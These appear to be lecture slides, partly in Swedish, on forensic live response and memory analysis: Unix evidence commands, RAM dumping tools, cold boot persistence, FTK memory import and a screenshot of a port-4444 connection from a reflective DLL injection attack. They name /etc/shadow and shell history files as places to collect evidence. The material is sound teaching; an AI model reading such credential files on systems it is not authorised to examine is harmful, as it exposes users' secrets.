
- Non-volatile Information
  - System version and patch level
    - `uname -a`
  - Logged in users
    - `w`
  - Login history
    - `last`
  - Syslog etc.
    - Most of the logs are available under `/var/log` – some are binary
  - User accounts
    - `/etc/passwd` and `/etc/shadow`
  - User command history file
    - `/home/<user>/.<shell>_history`

# Unix-like OS

- Most of the smartphones, tablets and netbooks will be based on scaled down Unix-like operating systems in the future!
- Linux
  - Google/Open Handset Alliance → Android
  - HP → webOS, Google → Google Chrome OS
  - Nokia (Maemo) and Intel (Moblin) → MeeGo → Tizen
- Mac OS X (NeXT, Darwin) and QNX
  - Apple → iOS, RIM (Research In Motion) → QNX



## MeeGo\* Architecture




# Memory forensics I

- Dumpa fysiska minnet (RAM), varför?
  - Current running processes and terminated processes
  - Open TCP/UDP ports/raw sockets/active connections
  - Memory mapped files
    - Executable image, shared, objects (modules/drivers), text files
  - Caches
    - Web addresses, typed commands, passwords, clipboards, SAM database, edited files
  - Hidden data, encryption keys and many more
  - Problematiskt... systemet live
    - Page/swap file, ny process etc., Locards exchange principle
- Analysera minnet
  - Enumerera olika programstrukturer, signatur baserad carving, leta strängar, virus scans... nätförbindelser etc. ...

# Memory forensics II


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  - Dumping tools commonly use kernel-driver installation routines
    - Win32/64dd, Mantech MDD, Mandiant Memoryze and Guidance Winen
- Live dumpa en enstaka process minne
  - Enklare analys och page filen kommer med
- Windows Memory Analysis
  - Andreas Schuster – PTFinder (Perl)
  - Walters/Petroni – Volatility (Python)
  - Memoryze - Mandiant
- Windows Memory Analysis - fritt kapitel
  - <http://users.du.se/~hjo/cs/common/books>



# Persistence of Data in Memory

- Cold Boot Attacks (encryption)
  - <http://citp.princeton.edu/memory/>
- Reboot memory left-overs

- Factors:
  - System activity
  - Main memory size
  - Data type
  - Operating system



Above example\*: Long-term verification of DNS server: (OS: Solaris 8,  
RAM: 768 MB)


Method: Tracking page state changing over time.

Result: 86 % of the memory never changes.

# Memory Analysis with FTK 4

- **To import a memory dump**

- In FTK Examiner, click Evidence > Import Memory Dump.
- Select the system from the dropdown list. If the system is not listed, select the <Add new Agent> item from the list, and enter a hostname name or an IP Address.
- Click the Browse button to locate the memory dump file you want to add to your case and click Open.
- Click OK to add the memory dump to your case.
- The memory dump data appears in the Volatile tab in the Examiner window



# Memory Analysis with FTK 4

[http://computer.forensikblog.de/en/2009/10/memory\\_analysis\\_with\\_ftk\\_3.html](http://computer.forensikblog.de/en/2009/10/memory_analysis_with_ftk_3.html)

- There is no more suspect to find than the open TCP 4444 port
  - Memory dump from the reflective dll injection attack earlier in the slides

The screenshot shows the AccessData Forensic Toolkit (FTK) interface. The main window displays a list of processes with columns for Name, Path, Start Time, Working Directory, Command Line, PID, Has Search..., Parent PID, User, and MD5. The process `isass.exe` is highlighted. Below the process list, there is a 'Detailed Information' section with a table showing network connections.

Port	Protocol	Local Address	Remote Address	Remote Port	State	Process Name	PID	Machine	Agent OS	Acquisition Time	Source	
<input type="checkbox"/>	0	TCP	0.0.0.0		0	Unknown	isass.exe	616	victim	?	2010-06-15 18:51:...	Memory
<input type="checkbox"/>	1055	TCP	0.0.0.0		0	Unknown	isass.exe	616	victim	?	2010-06-15 18:51:...	Memory
<input type="checkbox"/>	500	UDP	0.0.0.0		0	Unknown	isass.exe	616	victim	?	2010-06-15 18:51:...	Memory
<input type="checkbox"/>	1055	TCP	192.168.85.129	192.168.2.228	4444	Unknown	isass.exe	616	victim	?	2010-06-15 18:51:...	Memory

# Live response data analysis

- What does the data tell us?
  - Malware present? Is the system compromised etc.
  - Get a picture about what happened
  - Perform a better post mortem analysis
- Reduce the amount of data
  - Eliminate "known good" data
    - Registry keys, processes, users, network connections etc...
  - Complicated, time consuming and prone to errors doing it by hand
  - Scripting solutions as Perl and Python etc.
    - PyFLAG (Forensic and Log Analysis GUI)
    - <http://www.pyflag.net/cgi-bin/moin.cgi>
- Live response is generally characterized by bad environment, stress, pressure, and confusion
  - Data reduction and automation techniques can be used by the investigator to provide effective response





# Readings

- Check out papers, forensic books, web links and frontier
- Check out the guidelines as
  - Collecting Evidence from a Running Computer - A Technical and Legal Primer for the Justice Community
    - <http://euro.ecom.cmu.edu/program/law/08-732/Evidence/RunningComputer.pdf>
  - National Institute of Justice
    - Electronic Crime Scene Investigation A Guide for First Responders, Second Edition
    - Investigations Involving the Internet and Computer Networks
- Linux live response
  - [server]\forensics\docs



Read about logging:

<http://www.loganalysis.org/>